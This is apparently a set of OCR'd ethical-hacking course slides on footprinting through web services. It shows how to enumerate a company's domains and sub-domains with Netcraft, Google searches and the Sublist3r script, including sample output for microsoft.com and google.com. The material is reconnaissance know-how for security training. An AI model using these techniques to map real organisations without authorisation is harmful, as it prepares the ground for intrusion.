
Footprinting through Web Services

Web services such as people search services can provide sensitive information about the target. Social networking sites, people search services, alerting services, financial services, and job sites provide information about a target such as infrastructure details, physical location, and employee details. Using this information, an attacker may build a hacking strategy to break into the target organization's network and carry out other types of advanced system attacks.

This section aims to familiarize you with finding the target company's top-level domains, sub-domains, and geographical location, performing people search on social networking sites and people search services, gathering information from job sites, financial services, third-party data repositories, performing deep and dark web footprinting, determining the operating system, VOIP and VPN footprinting through Shodan, gathering competitive intelligence, etc.

Finding a Company's Top-Level Domains (TLDs) and Sub-domains

- Search for the target company's external URL in a search engine, such as **Google and Bing**
- Sub-domains **provide an insight** into different departments and business units in an organization
- You may find a company's sub-domains by **trial and error method** or using a service such as ***https://www.netcraft.com***
- You can use the **Sublist3r** python script, which enumerates subdomains across multiple sources at once




Hostnames matching microsoft.com

▸ Search with another pattern?

446 results (showing 1 to 20)

Rank	Site	First seen	Netblock	OS	Site Report
37	teams.microsoft.com	November 2016	Microsoft Corporation	Windows Server 2008	🗎
42	docs.microsoft.com	April 2016	Akamai Technologies, Inc.	Linux	🗎
65	www.microsoft.com	August 1995	Akamai Technologies, Inc.	Linux	🗎
69	support.microsoft.com	October 1997	Akamai Technologies, Inc.	Linux	🗎
147	admin.microsoft.com	November 2017	Microsoft Corporation	Windows Server 2008	🗎
212	answers.microsoft.com	August 2009	Akamai Technologies, Inc.	Linux	🗎
321	account.microsoft.com	July 2006	Akamai International, BV	unknown	🗎
430	social.technet.microsoft.com	August 2008	Akamai Technologies, Inc.	Linux	🗎
476	security.microsoft.com	December 2006	Microsoft Corporation	Windows Server 2008	🗎
607	techcommunity.microsoft.com	October 2016	Akamai Technologies	Linux	🗎
629	endpoint.microsoft.com	March 2020	Microsoft Corporation	Windows Server 2008	🗎
696	azure.microsoft.com	May 2014	Microsoft Corporation	Windows Server 2008	🗎

https://www.netcraft.com




```
┌[attacker@parrot]─[~/Sublist3r]
└──╼ $python sublist3r.py -d google.com

                 Sublist3r

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 37962
www.google.com
1.google.com
alt1.1.google.com
alt.aspmx.1.google.com
client.1.google.com
clients.1.google.com
gmail-smtp-mas.1.google.com
misc-anycast.1.google.com
167.179.108.100.google.com
100-cache-blicnet.google.com
101-cache-blicnet.google.com
102-cache-blicnet.google.com
34.14.230.103.google.com
96.60.68.103.google.com
5.61.68.103.google.com
```

https://github.com

Finding a Company's Top-Level Domains (TLDs) and Sub-domains

A company's top-level domains (TLDs) and sub-domains can provide a large amount of useful information to an attacker. A public website is designed to show the presence of an organization on the Internet. It is available for free public access. It is designed to attract customers and partners. It may contain information such as organizational history, services and products, and contact information. The target organization's external URL can be located with the help of search engines such as Google and Bing.


domains owned by microsoft - G
google.com/search?q=domains+owned+by+microsoft&rlz=1C1GCEU_enIN888I...
All
News
Images
Shopping
Videos
More
Tools
Feedback

domains owned by microsoft

About 13,10,00,000 results (0.71 seconds)

https://en.everybodywiki.com › List_of_Microsoft_do...

List of Microsoft domains - EverybodyWiki Bios & Wiki

Brand	Domain	Launch date
Bing	bing.com	January 29, 1996
Bing	bing.net	September 3, 1997
Bing	bing.co.uk	May 19, 1999

View 86 more rows

People also ask

- What domains are owned by Microsoft?
- What are Microsoft domains?
- How many domains Microsoft have?
- What email domains does Microsoft use?

https://www.namepros.com › NamePros Blog

Ten Great Domain Names Owned by Microsoft - NamePros ...

02-Aug-2017 — Live.com is one of **Microsoft's** most famous **domains**. According to Alexa, the domain has a global Alexa ranking of sixteen.

https://docs.microsoft.com › ... › Manage domains

Buy a domain name - Microsoft 365 admin

